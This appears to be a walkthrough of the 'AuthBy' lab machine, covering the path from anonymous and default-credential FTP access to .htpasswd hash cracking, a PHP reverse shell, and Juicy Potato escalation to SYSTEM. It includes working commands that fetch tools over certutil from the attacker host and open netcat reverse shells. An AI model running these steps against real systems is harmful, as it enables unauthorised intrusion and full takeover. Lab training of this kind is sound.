Initial Access
Nmap & RustScan
I start with scanning the target using RustScan and Nmap:
rustscan -a 192.168.224.46 -r 1-65535 --ulimit 5000 -b 4500 -- -sC -sV -Pn -oN rust.txtnmap -p- --min-rate 5000 -sS -sC -sV -Pn -T4 -oN nmap.txt 192.168.224.46My first choice is always RustScan for speed.

PORT     STATE SERVICE       REASON          VERSION
21/tcp   open  ftp           syn-ack ttl 125 zFTPServer 6.0 build 2011-10-17
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| total 9680
...
242/tcp  open  http          syn-ack ttl 125 Apache httpd 2.2.21 ((Win32) PHP/5.3.8)
...
3145/tcp open  zftp-admin    syn-ack ttl 125 zFTPServer admin
3389/tcp open  ms-wbt-server syn-ack ttl 125 Microsoft Terminal Service
I successfully connected to the FTP server on port 21 using an anonymous login:
└─$ ftp 192.168.224.46
Connected to 192.168.224.46.
220 zFTPServer v6.0, build 2011-10-17 15:25 ready.
Name (192.168.224.46:kali): anonymous
331 User name received, need password.
Password:
230 User logged in, proceed.
...
ftp> ls
I used wget to recursively download all files available through anonymous FTP, but couldn’t find anything useful there.

wget -r --no-parent ftp://192.168.224.46/ --user=anonymous --password=I also checked the web application running on port 242, but couldn’t find any relevant exploits for its version.
While searching for vulnerabilities for the zftp-admin service running on port 3145, I discovered some default credentials (admin:admin). I tried them and successfully logged in to the FTP server on port 21 as admin!
──(kali㉿kali)-[~/practice/AuthBy]
└─$ ftp 192.168.224.46
...
Name (192.168.224.46:kali): admin
...
ftp> ls
...
-r--r--r--   1 root     root           76 Nov 08  2011 index.php
-r--r--r--   1 root     root           45 Nov 08  2011 .htpasswd
-r--r--r--   1 root     root          161 Nov 08  2011 .htaccess
I downloaded the .htpasswd file using wget:
wget -r --no-parent -P ftp_dump ftp://192.168.224.46/ --user=admin --password=adminInside the .htpasswd file, I found a hashed password:
┌──(kali㉿kali)-[~/practice/AuthBy/ftp_dump/192.168.224.46]
└─$ cat .htpasswd
offsec:$apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0
I used John the Ripper with the rockyou.txt wordlist to crack the hash:
┌──(kali㉿kali)-[~/practice/AuthBy]
└─$ john --format=md5crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
...
elite            (offsec)
The cracked credentials were offsec for the username and elite for the password. I was able to log in to the web interface using these credentials!


Since the web server supports PHP, I uploaded a PHP reverse shell via FTP to the web directory.
I used an Ivan Sincek reverse shell because it’s reliable for Windows environments.

ftp> put revshell3.php
After uploading the shell and triggering it from the browser, I caught the connection on my Netcat listener!
└─$ nc -nvlp 4444
listening on [any] 4444 ...
id
connect to [192.168.45.166] from (UNKNOWN) [192.168.129.46] 49158
SOCKET: Shell has connected! PID: 2568
Microsoft Windows [Version 6.0.6001]
...
I navigated to the desktop and found the user flag!
C:\Users\apache\Desktop>type local.txt
55af311d5e7811443b13388ae07dfd49
Privilege Escalation
I checked the privileges of the current user:
C:\Users>whoami /priv
...
Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
The SeImpersonatePrivilege was enabled, which meant it was time to use some potatoes!

Since this is an older x86 (32-bit) system, Juicy Potato is an excellent tool for the job.
I transferred Juicy.Potato.x86.exe to the target machine using certutil.exe:
C:\Users\apache\Desktop>certutil.exe -urlcache -split -f http://192.168.45.166/Juicy.Potato.x86.exe Juicy.Potato.x86.exeI tested Juicy Potato to ensure it could successfully elevate privileges:
C:\Users\apache\Desktop>Juicy.Potato.x86.exe -l 1360 -p C:\Windows\System32\cmd.exe -a "/c whoami" -t * -c {4991d34b-80a1-4291-83b6-3328366b9097}
...
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
Since it worked, I set up another Netcat listener and executed Juicy Potato to launch a reverse shell with NT AUTHORITY\SYSTEM privileges:
C:\Users\apache\Desktop>.\Juicy.Potato.x86.exe -l 1377 -p c:\windows\system32\cmd.exe -a "/c c:\Users\apache\Desktop\nc.exe -e cmd.exe 192.168.45.166 8888" -t * -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}└─$ nc -nvlp 8888
listening on [any] 8888 ...
...
C:\Windows\system32>whoami
nt authority\systemI successfully obtained a SYSTEM shell and read the proof flag!

C:\Users\Administrator\Desktop>type proof.txt
efb564d0c1bf9842ab6899d33fd34dfa